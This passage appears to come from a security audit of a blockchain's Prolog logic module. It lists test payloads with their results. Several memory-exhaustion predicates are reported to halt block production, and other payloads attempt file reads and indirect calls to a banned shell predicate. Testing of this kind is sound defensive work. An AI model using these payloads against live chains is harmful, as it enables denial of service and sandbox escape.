  ": "\t\n\r\b\f\"/","invalid_number": "NaN","invalid_escaped": "\u123","
  long_string": "Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam
  lobortis aliquet arcu, vel fermentum mi suscipit in. Integer bibendum orci sed
  tellus hendrerit, vel pulvinar erat facilisis. Nam non tortor pretium, suscipit
  nisl ut, placerat velit. Donec nec metus condimentum, bibendum risus non,
  venenatis lectus. Sed auctor nec ex id luctus. Nam eget semper mi. Vestibulum
  tincidunt quam a eros efficitur, eget rutrum arcu porttitor. Nullam dapibus
  vehicula orci, id molestie est finibus nec. Nam quis ullamcorper turpis. Donec
  commodo ligula id interdum pellentesque. Quisque euismod lacus ac magna varius
  consequat."},"list_of_objects": [ {"name": "John", "age": 30},{"name": "Alice",
  "age": 25},{"name": "Bob", "age": 35}]}', Term),
  ```

```
        current_output(UserStream), % get the current output stream
        write(UserStream, Term), % write the message to the user stream
        put_char(UserStream, '\n').
```

Result: Floats and escape characters are not accepted.

- **Purpose:** Attempt to Exhaust Memory Resource #1

  Predicate Payload:

  ```
  consume_memory :-
          findall(X, between(1, 100000000, X), _).
  ```

  Result: Temporary DOS on Blockchain and Halting of Block Production.

- **Purpose:** Attempt to Exhaust Memory Resource #2

  Predicate Payload:

  ```
  consume_memory :-
          bagof(X, between(1, 100000000, X), _).
  ```

  Result: Temporary DOS on Blockchain and Halting of Block Production.

- **Purpose:** Attempt to Exhaust Memory Resource #3

  Predicate Payload:

  ```
  consume_memory :-
          setof(X, between(1, 100000000, X), _).
  ```

  Result: Temporary DOS on Blockchain and Halting of Block Production.

- **Purpose:** Test Backtrack predicate

  Predicate Payload:

  ```
  backtrack(0).
  backtrack(N) :-
          N > 0,
          backtrack(N-1).
  ```

  Result: Temporary DOS on Blockchain and Halting of Block Production.

- **Purpose:** Attempt to create Large Data Structures

  Predicate Payload:

  ```
  large_list(N, List) :-
          length(List, N),
          maplist(=(a), List)
  ```

  Result: N = 1000000000000 results in out of memory on Ichiban prolog engine and consequently termination of Blockchain.

- **Purpose:** Attempt to Read files #1

  Predicate Payload:

```
read_file_lines(FilePath) :-
        open(FilePath, read, Stream),
        read_lines(Stream),
        close(Stream).

% Helper predicate to read lines recursively
read_lines(Stream) :-
        \+ at_end_of_stream(Stream),
        read_line_to_string(Stream, Line),
        writeln(Line),
        read_lines(Stream).
read_lines(_).
```

Result: Prevents reading files as intended.

- **Purpose:** Attempt to Read files #2

  Predicate Payload:

```
file_to_string(FilePath, String, Length) :-
        open(FilePath, read, Stream), % Open the file stream
        read_string(Stream, Length, String), % Read the string
        close(Stream). % Always close the stream after finishing

open_file(Mode, FileName, Stream) :-
        call(open, FileName, Mode, Stream).
```

  Result: Prevents reading files as intended.

- **Purpose:** Attempt to abolish predicate

  Predicate Payload:

```
chain_id(X) :-
        current_output(UserStream), %
        write('chain_id_is'), %
        nl.
abolish_chain_id :-
        assertz(chain_id/1),
        chain_id(X).
```

  Result: Works as intended.

- **Purpose:** Get the Chain ID

  Predicate Payload:

```
chain_id(X).
```

  Result: Works as intended.

- **Purpose:** Attempt to retrieve Blocktime

  Predicate Payload:

```
block_time(X).
```

  Result: Works as intended.

- **Purpose:** Attempt to retrieve all Bank Balances
  Predicate Payload:

  ```
  ./okp4d query logic ask "bank_balances(X, Y)."
  ```

  Result: Output is as per the "max_result_count", not all balances are returned.

- **Purpose:** Attempt to hash through the custom predicate
  Predicate Payload:

  ```
  crypto_data_hash('hello world', Hash, [])
  ```

  Result: Works as intended.

- **Purpose:** Attempt to set Prolog Flags
  Predicate Payload:

  ```
  set_prolog_flag(Flag, Value).
  ```

  Result: Works as intended.

- **Purpose:** ECDSA
  Predicate Payload:

  ```
  ecdsa_verify(+PubKey, +Data, +Signature, +Options)
  ```

  Result: Works as intended.

- **Purpose:** EDDSA
  Predicate Payload:

  ```
  eddsa_verify(+PubKey, +Data, +Signature, +Options)
  ```

  Result: Works as intended.

- **Purpose:** Attempt to Exhaustion Resource via expand_term
  Predicate Payload:

  ```
  N = 10000,
  length(ListA, N),
  length(ListB, N),
  maplist(=(a), ListA),
  maplist(=(b), ListB).

  expand_memory :-
          repeat,
          expand_term(ListA, ListB),
          fail.
  ```

  Result: Runs until the gas limit is exhausted.

- **Purpose:** Resource Exhaustion using catch and recursion
  Predicate Payload:

```
consume_memory_with_catch :-
        catch(consume_memory_recursive(1), _, fail).

consume_memory_recursive(N) :-
        N > 0,
        N1 is N + 1,
        consume_memory_recursive(N1).
```

Result: Runs until the gas limit is exhausted.

- **Purpose:** Attempt to call predicate via Call predicate

  Predicate Payload:

```
open_file(Mode, FileName, Stream) :-
        call(open, FileName, Mode, Stream).
```

  Result: Works as intended.

- **Purpose:** Attempt to call banned predicate #1

  Predicate Payload:

```
execute_shell_command(Command) :-
        atomic_list_concat(['shell', Command], '(', FullCommand),

     atom_concat(FullCommand, ')', SafeCommand),
        term_to_atom(Term, SafeCommand),
        call(Term).
```

  Result: Prevents calling banned predicate.

- **Purpose:** Attempt to call banned predicate #2

  Predicate Payload:

```
execute_ls_command :-
        Command = 'ls', % Define the command to be executed
        ShellCommand =.. [shell, Command], % Create the compound term dynamically
        call(ShellCommand). % Call the dynamically created compound term
```

  Result: Prevents calling banned predicate.

- **Purpose:** Attempt to open file via Call predicate

  Predicate Payload:

```
execute_open_file(Filename, Mode, Stream) :-
        OpenTerm =.. [open, Filename, Mode, Stream], % Dynamically create the term
        call(OpenTerm). % Dynamically invoke the open predicate
```

  Result: Works as Intended.

- **Purpose:** Memory Overflow

  Predicate Payload:

```
length(_,E), N is 2^E, writeq(N),nl, catch(functor(F,f,N), Error, true), nonvar(
    Error).
```

Result: Temporary DOS on Blockchain and eventually halts the chain.

Disclaimer: